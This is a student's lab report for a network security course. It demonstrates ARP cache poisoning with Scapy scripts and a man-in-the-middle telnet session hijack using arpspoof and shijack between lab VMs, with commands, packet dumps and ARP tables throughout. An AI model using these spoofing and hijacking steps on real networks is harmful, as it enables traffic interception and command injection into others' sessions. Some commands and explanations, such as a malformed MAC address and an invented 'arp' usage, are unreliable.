CYBR371 Assignment 2
sarilroya 300492683

Part 1: Network Attacks and Vulnerabilities (56 Marks)

1. [14 Marks Total] Demonstrate ARP cache poisoning attack using the following ARP messages. (Note: For ARP response and Gratuitous message attacks to work, the target machine(s) should already have an ARP entry for the victim machine).

Setup:
Attacker/Client VM IP: 10.0.2.4

```
osboxes@osboxes:~$ arp
osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::1a3d:7d84:d7d5:4191  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:51:26:61  txqueuelen 1000  (Ethernet)
        RX packets 95  bytes 16495 (16.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 55  bytes 6429 (6.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 152  bytes 18374 (18.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 152  bytes 18374 (18.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Target/Clone 1 IP: 10.0.2.9

```
osboxes@osboxes:~$ arp
osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.9  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::fa2c:9716:372:44d4  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:c7:af:d6  txqueuelen 1000  (Ethernet)
        RX packets 70  bytes 12711 (12.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 59  bytes 7259 (7.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 152  bytes 20537 (20.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 152  bytes 20537 (20.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Gateway/Clone 2 IP: 10.0.2.10

```
osboxes@osboxes:~$ arp
osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.10  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::6c02:bb6f:88ea:82a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:9e:f8:83  txqueuelen 1000  (Ethernet)
        RX packets 60  bytes 10483 (10.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 68  bytes 8488 (8.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 161  bytes 20233 (20.2 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 161  bytes 20233 (20.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

A. [6 Marks] ARP response message

Q1_1.py *Q1_2.py

```
from scapy.all import *

Ether = Ether(dst='08:00:27:c7:af:d6',
              src='08:00:27:51:26:61')

VMA = ARP(op=2, hwsrc='08:00:51:26:61',
          psrc= '10.0.2.10',
          hwdst= '08:00:27:c7:af:d6',
          pdst= '10.0.2.9')

packet = Ether/VMA
packet.show()
sendp(packet)
```

```
osboxes@osboxes:~/Desktop$ sudo python Q1_1.py
###[ Ethernet ]###
  dst       = 08:00:27:c7:af:d6
  src       = 08:00:27:51:26:61
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = is-at
     hwsrc     = 08:00:51:26:61
     psrc      = 10.0.2.10
     hwdst     = 08:00:27:c7:af:d6
     pdst      = 10.0.2.9


.
Sent 1 packets.
```

Before vs After ARP response message Attacker Machine (Client):

```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0
s3
10.0.2.10                ether   08:00:27:9e:f8:83   C                     enp0
s3
10.0.2.9                 ether   08:00:27:c7:af:d6   C                     enp0
s3
osboxes@osboxes:~/Desktop$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:cb:fc:d0   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.10                ether   08:00:27:9e:f8:83   C                     enp0s3
10.0.2.9                 ether   08:00:27:c7:af:d6   C                     enp0s3
```

Before vs After ARP response message Target Machine(Clone 1):

```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.10                ether   08:00:27:9e:f8:83   C                     enp0
s3
10.0.2.3                 ether   08:00:27:cb:fc:d0   C                     enp0
s3
10.0.2.4                 ether   08:00:27:51:26:61   C                     enp0
s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0
s3
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.10                ether   08:00:51:26:61:00   C                     enp0
s3
10.0.2.3                 ether   08:00:27:cb:fc:d0   C                     enp0
s3
10.0.2.4                 ether   08:00:27:51:26:61   C                     enp0
s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0
s3
```

Before vs After ARP response message Gateway Machine(Clone 2):

```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.4                 ether   08:00:27:51:26:61   C                     enp0
s3
10.0.2.9                 ether   08:00:27:c7:af:d6   C                     enp0
s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0
s3
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.3                 ether   08:00:27:cb:fc:d0   C                     enp0
s3
10.0.2.4                 ether   08:00:27:51:26:61   C                     enp0
s3
10.0.2.9                 ether   08:00:27:c7:af:d6   C                     enp0
s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0
s3
```

As seen in the above images, first we create an ARP packet which contains: MAC address of the attacker as the source and the MAC address of the target machine (clone 1) as the destination. These attributes are stored in a variable "Ether" which is later used, and variable "VMA" to store the values for the ARP response. "Ether" and "VMA" are stored in a variable name called "packet". We use "/" operator because it is a composition operator between two layers. Therefore, the lower layer can contain defaults which are overloaded for one or more fields.

These values include: attacker's MAC address as hwsrc, target's MAC address named hwdst and target's IP address as pdst, and IP address of the gateway machine (clone 2) as psrc. "op" variable is set to 2 as this is used in the ARP reply. packet".show" command displays the packet information, while "sendp(packet)" sends the packet.

When observing the changes before and after the ARP reply, let's view the before vs after images of the target machine (client 1); we see that the MAC address for the IP 10.0.2.10, is previously 08:00:27:9e:f8:83. However after the ARP poisoning attack the MAC address for the same IP address has changed to 08:00:51:26:61:00. Which is the MAC address of the attacker's VM. Viewing the before vs after images of the gateway machine, there are no changes in clone 2's VM.

B. [6 Marks] ARP Gratuitous message


Open

Q1_2.py
~/Desktop

```
from scapy.all import *

Ether = Ether(dst='ff:ff:ff:ff:ff:ff',
              src='08:00:27:51:26:61')

VMA = ARP(hwsrc='08:00:27:51:26:61',
                  psrc= '10.0.2.10',
                  hwdst= 'ff:ff:ff:ff:ff:ff',
                  pdst= '10.0.2.10')

packet = Ether/VMA
packet.show()
sendp(packet)
```


```
osboxes@osboxes:~/Desktop$ sudo python Q1_2.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 08:00:27:51:26:61
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:51:26:61
     psrc      = 10.0.2.10
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.0.2.10

.
Sent 1 packets.
```

Before vs After ARP gratuitous message Attacker Machine (Client):




```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0
s3
10.0.2.10                ether   08:00:27:9e:f8:83   C                     enp0
s3
10.0.2.9                 ether   08:00:27:c7:af:d6   C                     enp0
s3
osboxes@osboxes:~/Desktop$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.10                ether   08:00:27:9e:f8:83   C                     enp0s3
10.0.2.9                 ether   08:00:27:c7:af:d6   C                     enp0s3
```

Before vs After ARP gratuitous message Target Machine (Clone 1):



```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.10                ether   08:00:27:9e:f8:83   C                     enp0
s3
10.0.2.3                 ether   08:00:27:cb:fc:d0   C                     enp0
s3
10.0.2.4                 ether   08:00:27:51:26:61   C                     enp0
s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0
s3
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.10                ether   08:00:27:51:26:61   C                     enp0
s3
10.0.2.3                 ether   08:00:27:cb:fc:d0   C                     enp0
s3
10.0.2.4                 ether   08:00:27:51:26:61   C                     enp0
s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0
s3
```

Before vs After ARP gratuitous message Gateway Machine (Clone 2):



```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.4                 ether   08:00:27:51:26:61   C                     enp0
s3
10.0.2.9                 ether   08:00:27:c7:af:d6   C                     enp0
s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0
s3
```

```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.3                 ether   08:00:27:cb:fc:d0   C                     enp0
s3
10.0.2.4                 ether   08:00:27:51:26:61   C                     enp0
s3
10.0.2.9                 ether   08:00:27:c7:af:d6   C                     enp0
s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0
s3
```

ARP gratuituous is a similar concept to ARP response, this means that the code is modified slightly. Instead of using the target machine's MAC address, instead this value is changed to the broadcast MAC address which is "ff:ff:ff:ff:ff:ff". The broadcast is used for the variables dst and hwdst. The IP address of the gateway machine and the attacker's MAC address remain the same, we use "/" operation and continue to send the packet.

In the above images for the target machine (clone 1), we can see that the ARP cache changes even though the packet was not sent there. This is because the packet is broadcasted to the network, using "ff:ff:ff:ff:ff:ff". Therefore, the target gateway remains the same. Because the IP address of the gateway machine matches the attacker's, it recognizes that the packet must have been sent by the attacker (shown in before vs after target machine images). There are no changes to the gateway virtual machine.

C. [2 Marks] There are multiple ways (direct and indirect) to create an ARP entry into ARP cache). List two methods to create and maintain an ARP entry in the target machine(s).

1) arp -s 10.0.2.4 "MAC address"
This command creates a static entry in the ARP cache. This means that when start communication session with the host it will not need the ARP request since we already know the target's MAC address.

2) arp 10.0.2.4 "MAC address" arpa
This command will add the IP-MAC address pair to the ARP cache, which will not be reduced overtime from within the cache.

2. [6 Marks] Demonstrate Man-In-The-Middle attack using session hijacking where an attacker captures the existing session between two machines on a local network and creates a folder with their name in the target machine.

Attacker/Client:

```
osboxes@osboxes:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.3                 ether   08:00:27:15:5c:29   C                     enp0
s3
10.0.2.9                 ether   08:00:27:c7:af:d6   C                     enp0
s3
10.0.2.10                ether   08:00:27:9e:f8:83   C                     enp0
s3
```

Target/Clone 1:

```
osboxes@osboxes:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.10                ether   08:00:27:9e:f8:83   C                     enp0
s3
10.0.2.4                 ether   08:00:27:51:26:61   C                     enp0
s3
```

Gateway/Clone 2:

```
osboxes@osboxes:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.4                 ether   08:00:27:51:26:61   C                     enp0
s3
10.0.2.9                 ether   08:00:27:c7:af:d6   C                     enp0
s3
```

[1]

```
root@osboxes:~# nmap -sP 10.0.2.4/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-05-10 21:11 EDT
Nmap scan report for _gateway (10.0.2.1)
Host is up (-0.19s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (-0.19s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (-0.19s latency).
MAC Address: 08:00:27:15:5C:29 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.9
Host is up (-0.20s latency).
MAC Address: 08:00:27:C7:AF:D6 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.10
Host is up (-0.12s latency).
MAC Address: 08:00:27:9E:F8:83 (Oracle VirtualBox virtual NIC)
Nmap scan report for osboxes (10.0.2.4)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 5.94 seconds
root@osboxes:~#
```


[2]

```
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 5.94 seconds
root@osboxes:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@osboxes:~# arpspoof -i enp0s3 -t 10.0.2.9 10.0.2.4
8:0:27:51:26:61 8:0:27:c7:af:d6 0806 42: arp reply 10.0.2.4 is-at 8:0:27:51:26
61
8:0:27:51:26:61 8:0:27:c7:af:d6 0806 42: arp reply 10.0.2.4 is-at 8:0:27:51:26
61
8:0:27:51:26:61 8:0:27:c7:af:d6 0806 42: arp reply 10.0.2.4 is-at 8:0:27:51:26
61
8:0:27:51:26:61 8:0:27:c7:af:d6 0806 42: arp reply 10.0.2.4 is-at 8:0:27:51:26
61
```


[3]

```
osboxes: ~                                  root@osboxes: ~
osboxes@osboxes:~$ sudo -i
[sudo] password for osboxes:
root@osboxes:~# arpspoof -i enp0s3 -i 10.0.2.4 10.0.2.9
8:0:27:51:26:61 ff:ff:ff:ff:ff:ff 0806 42: arp reply 10.0.2.9 is-at 8:0:27:51:2
6:61
8:0:27:51:26:61 ff:ff:ff:ff:ff:ff 0806 42: arp reply 10.0.2.9 is-at 8:0:27:51:2
6:61
8:0:27:51:26:61 ff:ff:ff:ff:ff:ff 0806 42: arp reply 10.0.2.9 is-at 8:0:27:51:2
6:61
```


[4]



[5]




[6] Arpspoofing successful.



[7]

```
root@osboxes:~# telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 18.10
osboxes login: osboxes
Password:
Last login: Mon May 10 20:47:58 EDT 2021 from osboxes on pts/5
Welcome to Ubuntu 18.10 (GNU/Linux 4.18.0-10-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '20.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

[8]




[9]

```
root@osboxes:/home/osboxes/shijack# ls
README  shijack.c  shijack-fbsd  shijack-lnx  shijack-sunsparc
root@osboxes:/home/osboxes/shijack# ./shijack-lnx enp0s3 10.0.2.9 55054 10.0.2.
4 23
Waiting for SEQ/ACK  to arrive from the srcip to the dstip.
(To speed things up, try making some traffic between the two, /msg person asdf

Got packet! SEQ = 0xb8bb9338 ACK = 0xaf7ae628
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.
```

[10]

```
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.


mkdir Target2.9
```

[11]



Using a telnet session between the VMs, and using the client VM to attack these. Target/Clone 1 is used to start the session with telnet. Firstly, nmap command used with the attacker's IP address, this command is used to get all the IP addresses running on the attacker's computer. Once we run this command, we can see from the image [1] it shows all the hosts running on the network. We can see that the target and gateway VMs are shown too with their IP addresses 10.0.2.9 and 10.0.2.10. In image [2], the first command "echo 1 > /proc/sys/net/ipv4/ip_forward" is used to enable packet forwarding within the attacker's VM.

